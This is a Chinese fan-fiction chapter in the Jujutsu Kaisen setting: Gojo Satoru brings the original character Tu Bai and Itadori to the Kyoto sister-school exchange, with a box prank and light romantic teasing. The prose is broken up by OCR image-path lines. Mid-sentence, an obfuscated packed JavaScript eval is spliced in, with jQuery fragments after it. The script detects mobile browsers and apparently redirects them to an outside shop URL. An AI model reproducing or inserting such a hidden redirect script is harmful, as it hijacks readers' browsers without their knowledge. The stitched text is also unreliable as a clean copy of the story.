周三早上六点,涂白的门就被敲响了。
他睡眼惺忪地开门,五条悟站在外面,手里拎着两个行李箱——都不是他自己的尺寸,一看就是临时买的。
“前辈?”涂白揉眼睛,“这么早……”
“收拾东西,去京都。”五条悟挤进门,把一个行李箱推给他,“给你二十分钟,换衣服装行李。车七点准时出发。”
涂白脑子还在重启:“去京都……干嘛?”
“姐妹校交流会啊~”五条悟理所当然地说,“带你去见见世面。”
“我又不是高专的学生——”
“你是特邀观察员。”五条悟从口袋里掏出一张皱巴巴的纸,上面盖着夜蛾正道的章,“夜蛾校长特批的。快去快去,要迟到了。”
涂白被推进卧室。他迷迷糊糊换了衣服——简单的白T恤和黑色运动裤,往行李箱里塞了几件换洗衣物和洗漱用品,就被五条悟拉着出了门。
楼下停着一辆专车。车门开着,虎杖悠仁已经在里面了,正兴奋地朝他们挥手:“五条老师!涂白前辈!这边!”
涂白上车,五条悟把行李箱塞进后备箱,然后坐到他旁边。车开了。
“虎杖,”五条悟转头看向后排,“伏黑和钉崎已经跟二年级的先走了,我们这车就我们三个。”
“我知道!”虎杖眼睛发亮,“老师说有惊喜要准备,是什么啊?”
五条悟笑了,笑容里带着涂白熟悉的、恶作剧的味道:“你之前不是‘死’过一次吗?伏黑和钉崎都以为你真死了,伤心了好一阵呢。”
虎杖表情僵了下:“……对哦。”
“所以这次,我们给他们一个惊喜。”五条悟从座位底下拖出一个大纸箱——真不知道他什么时候塞进去的,“你躲进这个箱子里,等到了京都校,我让人把你抬到他们面前。然后——”
他做了个“砰”的手势:“突然冒出来!惊不惊喜?意不意外?”
虎杖愣了两秒,然后兴奋地拍大腿:“好主意!他们肯定会吓一跳!”
涂白在旁边欲言又止。
他看了看那个箱子——不大不小,虎杖缩进去应该刚好。又看了看五条悟脸上的笑——那种“我要搞事了”的笑。
再看了看虎杖单纯兴奋的表情。
涂白张了张嘴,想说“这可能会被打”,但话到嘴边又咽回去了。
算了。
俗话说死贫道不死道友。难得五条悟没把主意打到自己身上,就让虎杖……自求多福吧。
涂白默默往车窗边挪了挪,降低存在感。
车开了三个多小时。途中虎杖真的钻进了那个箱子,五条悟还在上面贴了张“易碎品”的标签。涂白一路看着窗外飞速倒退的景色,假装自己不存在。
到京都校时快十一点。车直接开进校园,停在一栋古朴的建筑前。
“到了。”五条悟下车,敲了敲后备箱,“箱子抬出来,小心点~”
涂白帮忙把箱子抬下来——还挺沉的。五条悟指挥两个路过的京都校学生:“麻烦把这个箱子送到东京校的休息室,说是五条老师送的礼物。”
学生疑惑地看了箱子一眼,但不敢多问,抬着走了。
五条悟转身,揽住涂白的肩膀:“走,我们也过去。看好戏~”
涂白被他半拖半拽地往休息室走。京都校的校园比东京校更古雅,建筑是传统的日式风格,庭院里种满了枫树,虽然还没到红叶的季节,但绿意盎然。
走到休息室门口,就听见里面传来声音。
“五条老师送的礼物?”是钉崎的声音,“那家伙又想干嘛……”
“打开看看?”另一个女声,涂白没听过。
然后是一阵拆箱子的声音。
紧接着——
“Surprise!!!”是虎杖从箱子里蹦出来的声音。
然后是死一般的寂静。
三秒过后。
“虎杖悠仁——!!!!!”钉崎的尖叫声几乎掀翻屋顶。
再然后就是“咚!”“砰!”“啊!”的混乱声响。
涂白站在门外,透过门缝往里看。虎杖被钉崎用锤子追着打,伏黑虽然没动手,但脸色黑得像锅底,手里捏着咒印,影子蠢蠢欲动。
房间里还有另外三个人。一个黑色长发的女生,扎着高马尾,戴着眼镜,表情冷淡;一个白色短发、用高领遮住下半张脸的男生;还有一个……
涂白眼睛睁大了。
那竟然是个熊猫。真的熊猫,黑白相间,圆滚滚的,站在那里,还会动。
“熊猫……?”涂白脱口而出。
五条悟笑了:“那是熊猫,二年级的,是个咒骸哦~”
“咒骸?”
“就是咒术制造的玩偶啦~”五条悟推开门,“哟,都在呢?”
房间里瞬间安静。所有人都看过来。
虎杖躲在桌子后面,头上肿了个包。钉崎还举着锤子,喘着气。伏黑收回咒印。二年级的三人都看向门口。
黑色长发的女生——禅院真希——推了推眼镜:“五条老师,这位是?”
“涂白,一级咒术师,这次特邀来观察交流会的。”五条悟把涂白往前推了推,“小白,这是真希,二年级的。这是狗卷棘,这是熊猫。”
狗卷棘拉了下高领:“鲑鱼。”
熊猫挥了挥爪子:“你好呀~”
涂白还有点懵,但礼貌点头:“你们好。”
虎杖从桌子后面钻出来:“涂白前辈很厉害的!构筑术式超强!”
真希打量涂白,眼神锐利:“构筑术式?你是五条老师的……”
“搭档。”涂白抢答。
钉崎在旁边冷笑一声:“呵,男人。”
涂白假装没听见。
熊猫凑过来,鼻子动了动,圆圆的黑眼睛盯着涂白看了一会儿:“唔……你身上有股特别的味道。”
涂白心里一紧:“什么味道?”
“说不清……”熊猫歪头,“有点像……森林?但又不太一样。”
五条悟插话:“好了好了,别围观了。交流会下午开始,你们该准备准备了。”
学生们散开去准备。五条悟拉着涂白走出休息室,在校园里闲逛。
逛到主楼前时,碰上了京都校的人。
领头的是个穿着巫女服的女人,黑色长发,表情严肃——是庵歌姬。她身后跟着几个学生:一个身材高大、留着和尚头的男生(东堂葵),一个扎着丸子头、笑容温和的男生(加茂宪纪),还有几个涂白不认识的学生。
歌姬看见五条悟,眉头立刻皱起来:“五条,你又想干嘛?”
“带我家兔子来参观啊~”五条悟很自然地揽住涂白肩膀,“歌姬你看,可爱吧?”
歌姬看向涂白,愣了下:“涂白君?你不是高专的学生吧?”
涂白点头:“我是一级咒术师,这次是特邀观察员。”
“一级?”歌姬挑眉,然后瞪向五条悟,“你别祸害普通人——”
“他都一级了还算普通人?”五条悟笑。
歌姬噎住。她仔细打量涂白,眼神复杂,最后叹了口气:“算了,你爱怎样怎样。但交流会期间别搞事,听到没?”
“我什么时候搞过事~”
歌姬翻了个白眼,带着学生走了。
但那个高大的和尚头男生——东堂葵——没走。他走过来,站在涂白面前,身高比涂白高出一个头还多,俯视着他。
“你,”东堂开口,声音低沉,“喜欢什么类型的女人?”
涂白愣住。
这是什么问题?
他下意识看向五条悟,五条悟正笑眯眯地看着他,一副“我也想知道”的表情。
涂白脑子有点乱。他从来没想过这个问题。喜欢什么类型的女人?他……
脑子里突然闪过一张脸。
白头发,墨镜,漂亮的冰蓝色的眼睛,总是带着笑意但是看起来极其欠扁的嘴角。
那是五条悟的脸。
涂白的脸“唰”地一下变的通红。
“我、我……”他结结巴巴,“应该,可能……喜欢……个子高的……吧?”
说完他就后悔了。这什么烂回答?
但东堂眼睛一亮:“个子高的?多高?”
“就……高一点的……”涂白想抽自己。
“具体的呢?一米七?一米八?还是——”东堂看向五条悟,“像五条
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17123007|195985||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
老师这么高的?”涂白脸更红了:“差、差不多……”
东堂一拍大腿:“不错!有品位!我也喜欢个子高的女人!”
他正要继续说什么,后面的加茂宪纪喊他:“东堂,该去准备了。”
东堂这才作罢,但对涂白点点头:“交流会结束后再聊。”然后大步离开了。
涂白立刻松了口气。
但一口气还没松完,五条悟就又凑过来了。
他揽着涂白的肩膀,整个人像没骨头的大型猫一样靠在涂白身上,脑袋搁在涂白头顶——这个姿势让他不得不弯腰,但他好像就喜欢这么挂着。
“原来小白喜欢个子高的呀?”五条悟的声音在头顶响起,带着笑意,“那为什么对我这么冷淡,我都一米九了,难道不够高吗?”
涂白被他压得肩膀一沉:“前辈,你很沉的好吗……”
“有吗?”五条悟不但没起来,反而把更多重量压过来,“我觉得刚好~”
涂白推他,推不动。五条悟像块牛皮糖似的,黏在他身上。
最终他只能认命地扛着他走。
歌姬在前面回头看了一眼,表情更复杂了。
真希走在旁边,小声对熊猫说:“五条老师越来越不像话了。”
“木鱼花。”狗卷点头。
熊猫摸着下巴:“不过那个涂白君……挺有趣的。”
“希望别被五条老师带坏了。”
一行人走进主楼。京都校的建筑比东京校更古朴,木地板,纸拉门,空气里有淡淡的线香味。
交流会下午才开始,上午是自由活动时间。五条悟被歌姬叫去开会,虎杖被东堂拉去“交流感情”,伏黑和钉崎跟二年级的一起去熟悉场地。
涂白一个人站在走廊里,有点不知道该干嘛。
熊猫走过来:“无聊吗?我带你去逛逛?”
“可以吗?”
“当然~反正我也没事。”熊猫迈着内八字步往前走,“京都校比东京校大一点,后面还有训练场和神社……”
涂白跟上去。熊猫是个很健谈的向导,一边走一边介绍,偶尔还讲讲京都校学生的八卦。
“那个东堂,喜欢一个叫小高田的偶像,每次演唱会必去。”
“加茂家的那个,有点古板,但人不坏。”
“还有三轮,挺努力的女生,就是运气不太好……”
涂白听着,觉得挺有意思。他很少接触其他咒术师,尤其是非东京校的。
走到庭院时,他们看到真希和狗卷正在和一个京都校的女生说话。女生短发,看起来很干练。
“那是三轮霞。”熊猫说,“京都校的二年级,用刀的。”
三轮看到他们,点头致意。她的视线在涂白身上停了下,然后问熊猫:“这位是?”
“东京校的客人,涂白君,一级咒术师。”
“一级?”三轮惊讶,“这么年轻?”
“自学成才哦~”熊猫笑。
三轮看向涂白的眼神多了些敬佩:“厉害。”
涂白被夸得不好意思:“没有……”
“涂白君的术式是构筑。”熊猫补充,“能造出各种东西。”
“哦?”三轮感兴趣了,“能构筑刀吗?”
“……能。”
“那有空可以切磋一下吗?我想看看构筑的刀和真实的刀有什么不同。”
涂白点头:“好。”
他们在庭院里聊了一会儿,直到五条悟开完会回来。
“哟,聊得挺开心嘛~”五条悟走过来,很自然地又把手搭在涂白肩上,“小白,歌姬说你可以当特邀观察员,不用参加比赛,就坐在我旁边看。”
“……哦。”
“下午比赛两点开始,现在先去吃饭。”五条悟揽着他往食堂走,“京都校的伙食还不错,尤其是天妇罗~”
涂白被他带着走,回头对熊猫和三轮挥了挥手。
熊猫笑着挥手回应。
三轮小声对真希说:“五条老师和那位涂白君……关系真好。”
真希推了推眼镜:“谁知道呢。”
狗卷看着两人走远的背影,吐出两个字:
“鲑鱼子。”